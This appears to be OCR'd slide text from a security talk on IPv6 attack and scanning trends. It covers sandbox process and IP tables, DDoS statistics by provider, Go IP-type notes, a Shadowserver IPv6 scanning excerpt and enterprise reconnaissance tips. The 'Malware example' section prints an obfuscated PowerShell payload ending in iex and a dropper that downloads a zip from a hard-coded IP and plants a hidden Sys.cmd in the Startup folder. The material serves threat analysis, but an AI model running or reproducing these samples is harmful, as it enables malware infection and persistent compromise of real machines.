
Path	Cmdline	Malicious
/tmp/w65tPzdnf0.elf	/tmp/w65tPzdnf0.elf	
/tmp/w65tPzdnf0.elf	-	
/tmp/w65tPzdnf0.elf	-	
/tmp/w65tPzdnf0.elf	-	
/tmp/w65tPzdnf0.elf	-	

IPs

IP	Domain	Country	Malicious
95.177.93.95	unknown	United Kingdom	
157.125.42.194	unknown	Sweden	
147.250.143.25	unknown	France	
83.241.69.87	unknown	Latvia	
206.162.65.94	unknown	United States	
5.250.82.124	unknown	Iran (ISLAMIC Republic Of)	
169.116.98.245	unknown	United States	
107.175.213.149	unknown	United States	
68.3.87.121	unknown	United States	
165.41.227.43	unknown	United States	

Malware example





```
 +[CHar]34  +[CHar]43  +[CHar]34  +[CHar]116+[CHar]101  +[CHar]34  +[CHar]43  +  [CHar]34+[CHar]109  +  [CHar]34+  [CHar]13+[CHar]10+  [CHar]13+  [CHar]10+[CHar]13  +[CHar]1
36+[CHar]115  +  [CHar]116+[CHar]97+[CHar]114+  [CHar]116+  [CHar]117  +[CHar]112  +[CHar]32  +  [CHar]61  +  [CHar]32+  [CHar]91  +[CHar]83  +[CHar]121+  [CHar]115  +  [CHa
[CHar]101+  [CHar]109  +  [CHar]46  +  [CHar]69+[CHar]110+  [CHar]118  +[CHar]105+[CHar]114  +  [CHar]111+  [CHar]110+[CHar]109+  [CHar]101  +  [CHar]110  +  [CHar]116+  [CH
[CHar]58  +  [CHar]58+  [CHar]71+  [CHar]101  +[CHar]116  +[CHar]70+  [CHar]111  +[CHar]108  +  [CHar]100+[CHar]101+[CHar]114  +  [CHar]80+  [CHar]97+[CHar]116+[CHar]104  +
0  +  [CHar]34+  [CHar]83  +[CHar]116  +[CHar]97  +  [CHar]114+  [CHar]116  +[CHar]117+[CHar]112+  [CHar]34  +[CHar]41  +[CHar]32  +[CHar]43+[CHar]32+[CHar]34  +  [CHar]92+[
  [CHar]32+  [CHar]43  +[CHar]32+[CHar]36+[CHar]120+  [CHar]118  +[CHar]119  +[CHar]101  +[CHar]13+[CHar]10  +  [CHar]13  +  [CHar]10  +[CHar]67+  [CHar]111  +  [CHar]112  +
121+  [CHar]45  +[CHar]73  +  [CHar]116  +  [CHar]101+[CHar]109+  [CHar]32+[CHar]36  +[CHar]99  +  [CHar]109  +[CHar]100  +  [CHar]120  +[CHar]120  +[CHar]32  +  [CHar]36  +
5+  [CHar]116+  [CHar]97  +  [CHar]114  +  [CHar]116  +  [CHar]117+  [CHar]112  +[CHar]32  +[CHar]32  +[CHar]124+[CHar]32  +  [CHar]79+[CHar]117  +  [CHar]116  +[CHar]45  +[
[CHar]117+[CHar]108  +  [CHar]108+[CHar]13  +[CHar]10  +[CHar]13  +  [CHar]10  +[CHar]91+[CHar]83+  [CHar]121+  [CHar]115+[CHar]116  +[CHar]101+[CHar]109+[CHar]46+  [CHar]84
04+[CHar]114+  [CHar]101+  [CHar]97+[CHar]100  +  [CHar]105+[CHar]110+  [CHar]103+  [CHar]46+  [CHar]84  +  [CHar]104+[CHar]114+  [CHar]101  +  [CHar]97  +  [CHar]100+  [CHa
CHar]58  +  [CHar]58  +[CHar]83  +  [CHar]108+[CHar]101+  [CHar]101+  [CHar]112  +[CHar]40  +[CHar]51+  [CHar]48  +  [CHar]48+  [CHar]48  +[CHar]41  +  [CHar]13  +  [CHar]10
ar]13  +[CHar]10  +[CHar]38  +[CHar]32  +  [CHar]36  +[CHar]99  +[CHar]109+  [CHar]100  +[CHar]120+[CHar]120  +  [CHar]13  +[CHar]10+  [CHar]13+[CHar]10  +  [CHar]114  +[CHa
  [CHar]109  +[CHar]111+[CHar]118+  [CHar]101+  [CHar]45+[CHar]105  +[CHar]116  +  [CHar]101  +  [CHar]109  +  [CHar]32  +  [CHar]36+[CHar]100+  [CHar]105+  [CHar]114  +[CHa
 [CHar]32  +[CHar]124+[CHar]32  +[CHar]79+  [CHar]117+  [CHar]116  +  [CHar]45  +[CHar]78+  [CHar]117+[CHar]108+[CHar]108  +  [CHar]13  +[CHar]10+[CHar]13  +[CHar]10|  iex
PS C:\Users\gray>
```


```
$Mps = "C:\User"
New-Item -ItemType Directory -Force -Path $Mps | Out-Null

$cmdxx = "C:\User\Sys.cmd"


$url2 = 'htt'+'p://'+'35.163.'+'204.167/esfsdgh'+'frzeqsdffgfrt'+'sfd.z'+'i'+'p'

$dir3 = $Mps + '\xx'+'rr'+'fff'+'ttt'+'bbb.z'+'ip'


$client = new-object System.Net.WebClient


$client.DownloadFile($url2,$dir3);

(new-object -com shell.application).namespace($Mps).CopyHere((new-object -com shell.application).namespace($dir3).Items(),4 + 16) | Out-Null
$xvwe = 'Sys.cmd'
$zz=Get-Item $cmdxx
$zz.Attributes+="Hid"+"den,Sy"+"s"+"te"+"m"


$startup = [System.Environment]::GetFolderPath("Startup") + "\" + $xvwe

Copy-Item $cmdxx $startup  | Out-Null

[System.Threading.Thread]::Sleep(3000)

& $cmdxx

remove-item $dir3 | Out-Null
```

Software libraries not supporting ipV6


Feature	net.IP	netaddr.IP
Immutable	❌, slice	✅
Comparable	❌, slice	✅
Small	❌, 28-56B	✅, 24B, always
Allocation free	❌	✅
Supports IPv4 & IPv6	✅	✅
Can distinguish IPv4/IPv6	❌	✅
Supports IPv6 zones	❌	✅
Opaque type	❌	✅
Interops with standard library	✅	🤷, adaptor methods

Go's IP type can't distinguish between IPv4-mapped IPv6 addresses and IPv4 addresses.
The Go IP type doesn't record the original address family.

Source: https://tailscale.com/blog/netaddr-new-ip-type-for-go/




Tracing spoofed traffic (DDOS IOC)



Providers

 # DOS attacks by provider


provider	asn	attacks	ip's involved
OVH SAS	16276	3134	1625
Telmex Colombia S.A.	14080	2803	1185
Uninet S.A. de C.V.	8151	2792	1881
Rostelecom	12389	2746	3502
Chinanet	4134	2736	7847
Telefonica De Espana S.a.u.	3352	2685	646
Content Delivery Network Ltd	13188	2623	540
Superonline Iletisim Hizmetleri A.S.	34984	2511	539
PT iForte Global Internet	17995	2475	879
VNPT Corp	45899	2451	2117




Source: Internal SIEM report on DDOS for a week in September 2023

Knowledge gap

Vulnerability scanning





Hello IPv6 Scanning World!


JULY 14, 2022

INTRODUCTION

In recent months, Shadowserver has been systematically rolling out IPv6 scanning of services. Blindly scanning the full IPv6 space is of course, completely unfeasible. Total IPv6 space is about **3.4×10^38** unique addresses (that's 340 trillion trillion trillion addresses). With our current capabilities, it would take roughly **2×10^25 years** to scan the **entire IPv6** space. Compare that to scanning all of IPv4 space (only about 4.3 billion, out of which we scan 3.7 billion addresses), which nowadays typically takes us minutes!

A variety of techniques have been proposed to solve the IPv6 scanning problem, all essentially boiling down to finding ways to narrow down potential IPv6 address deployments to allow for more targeted scanning. For an introduction to IPv6 scanning please read **RFC 7707 "Network Reconnaissance in IPv6 networks"**. Since that time, **much more literature on this topic has become available.**

At the 2022 FIRST.org conference in June in Dublin, we gave a **talk on Internet Spelunking: IPv6 Scanning and Device Fingerprinting**, which forms the basis of this article. You can find the **slides here**.



summary

- Security Through obscurity
- Attackers currently focus on v4
- Current v6 is inherently a subset of what is found in V4 universe
- Small gains for (exclusively) targeting V6

- IPv6 attacks will increase but it won’t be as easy to identify compromised

What can enterprises do?

Enterprise vulnerabilities

- **Known knowns**
- Server (ansible) configs
- router config
- (static IPv6)
- FQDN

- **Known Unknowns**
- Prefix ranges
- EUI configurations

- **Unknown knowns**
- Firewall/router logs
- Scanning a single /64

- **Unknown unknowns / None tractables**
- Scanning all our V6 space

Make it tractable by:

Scan SLAAC address of known vendors OUI's

IPv4 based addresses

guessing IID's

RFC7707

On a LAN
ICMPv6 echo to multicast addresses.
DNS based scanning
LLMNR, mDNS, DNS-SD

Questions?

.